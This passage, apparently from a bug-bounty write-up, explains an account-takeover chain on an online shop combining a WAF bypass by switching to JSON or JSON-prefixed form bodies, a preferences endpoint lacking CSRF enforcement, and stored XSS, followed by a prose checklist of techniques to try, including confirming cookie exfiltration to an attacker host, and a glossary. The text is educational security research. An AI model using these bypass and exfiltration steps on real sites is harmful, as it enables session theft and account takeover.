- The victim opens the attacker's site.
Why it works
Three separate weaknesses combine here.
First, the preferences endpoint stores user input that is later rendered without adequate output encoding, which is what allows the HTML injection and then the XSS payload to execute. Output encoding means converting characters like < and > into harmless equivalents before putting them on a page, so the browser shows them as text instead of treating them as markup. The WAF is the only thing standing between the input and storage, and it is bypassed by changing the request body format: the same payload that returns 403 as a query string is accepted when the request is sent as JSON, and accepted again when a JSON-looking fragment is prepended to form-encoded parameters. The backend evidently parses the body as form data while the WAF's inspection is satisfied by the JSON prefix, a parameter pollution effect.
Second, the /xhr_preferences/index/change/ endpoint does not enforce the CSRF cookie-versus-header comparison that the rest of the application applies to POST requests. Removing the CSRF header is enough to have the request accepted, so a cross-origin request from an attacker's page can write to the victim's preferences without a token.
Third, the payload is rendered on a page the victim loads while authenticated, so the script would run in the shop's origin with the victim's session. "Origin" here means the combination of scheme, host and port that the browser uses to decide which site a script belongs to; a script running in the shop's origin can read the shop's cookies.
Impact
The author describes the chain as a P2 account takeover, with the victim logged in and opening the attacker's site. The conditions are that the victim is logged in and visits the attacker's site. The self XSS on its own, as the author stresses, is worth nothing; the severity comes entirely from the chain.
Fix
Things to try on your own targets
- Unusual endpoint paths. Look for handlers that do not follow the naming convention of their neighbours, such as /xhr_preferences/index/change/ next to /xhr/mage/account. A positive result is a handler that accepts the same kind of user input as the rest of the application but behaves differently on validation.
- Body format switching. Take a request that is blocked by the WAF as a query string and resend the same parameters as JSON. A positive result is a change from 403 to a 2xx or 3xx response.
- JSON-prefixed form bodies. Prepend a dummy JSON object to a form-encoded body, for example a key such as anything_else with a placeholder value, followed by the real parameters. A positive result is that the payload is stored and later rendered.
- CSRF header removal. On each POST endpoint, delete the CSRF header while keeping the cookie. A positive result is a 200 OK instead of the invalid_request_csrf error, which means the endpoint does not enforce the comparison.
- Stored payload reachability. After storing a payload, load the page where the value is rendered while authenticated. A positive result is execution in the shop's origin, which is what turns self XSS into something an attacker can deliver to a victim.
- Cookie exfiltration path. Confirm that document.cookie is readable from the executing context and that an outbound request to an attacker-controlled host carries it. A positive result is the cookie value arriving at the attacker's server.
Glossary
- Account takeover: a situation where an attacker gains control of someone else's account, for example by stealing their session.
- AkamaiGHost: the name the Akamai WAF's server reports in its
Serverresponse header. - API: a defined set of addresses and rules that one piece of software uses to talk to another; here, the endpoints the shop's pages call.
- Body: the part of a request or response that carries the actual data, as opposed to the URL and headers.
- Cookie: a small piece of data a site asks the browser to store and send back on later requests, often used to remember a login.
- Cross-origin request: a request made by a page on one site to a different site.
- CSRF (cross-site request forgery): tricking a logged-in victim's browser into sending a request to another site, using the victim's session.
- CSRF token: a random value the server gives the browser and expects back in a header or field, so that a request forged by another site (which cannot read the value) is rejected.
- Endpoint: one specific address on a server that performs one specific job.
- Exfiltration: sending stolen data out to a server the attacker controls.
- Form-encoded: a way of writing data as
name=value&name=value, the default for ordinary HTML forms. - Header: extra information attached to a request or response, such as the content type or a cookie.
- HTML injection: getting HTML markup into a page so that it is treated as markup rather than text.
- HTTP/2: a version of the protocol browsers and servers use to exchange requests and responses.
- JSON: a way of writing structured data with curly braces, quotes and colons, like
{"name":"value"}. - Output encoding: converting special characters into harmless equivalents before displaying user input, so it shows as text.
- P2 / P5: severity labels used on bug bounty platforms, where P1 is the most severe and higher numbers are less severe.
- Parameter pollution: a situation where the same data can be read in more than one way, or a parameter appears more than once, so different pieces of software disagree about what it means.
- PHP: a programming language commonly used to build websites.
- POST: an HTTP method used to send data to a server, for example when submitting a form.
- Query string: the
?name=value&name=valuepart at the end of a URL. - Request: what a browser sends to a server: a method, a URL, headers and sometimes a body.
- Response: what a server sends back, starting with a status code and including headers and usually a body.
- Self XSS: an XSS that only runs in the browser of the person who typed the payload, so it does not by itself harm anyone else.
- Session: the state of being logged in, usually represented by a cookie the server recognises.
- Status code: the three-digit number at the start of a response, such as 200 OK, 302 Found or 403 Forbidden.
- Stored XSS: an XSS where the payload is saved on the server and runs for anyone who later loads the page.
- WAF (web application firewall): software that inspects incoming requests and blocks ones that look like attacks.
- XSS (cross-site scripting): getting JavaScript to run in another user's browser through a vulnerable site.
- XMLHttpRequest: the browser object JavaScript uses to send requests to a server without reloading the page.




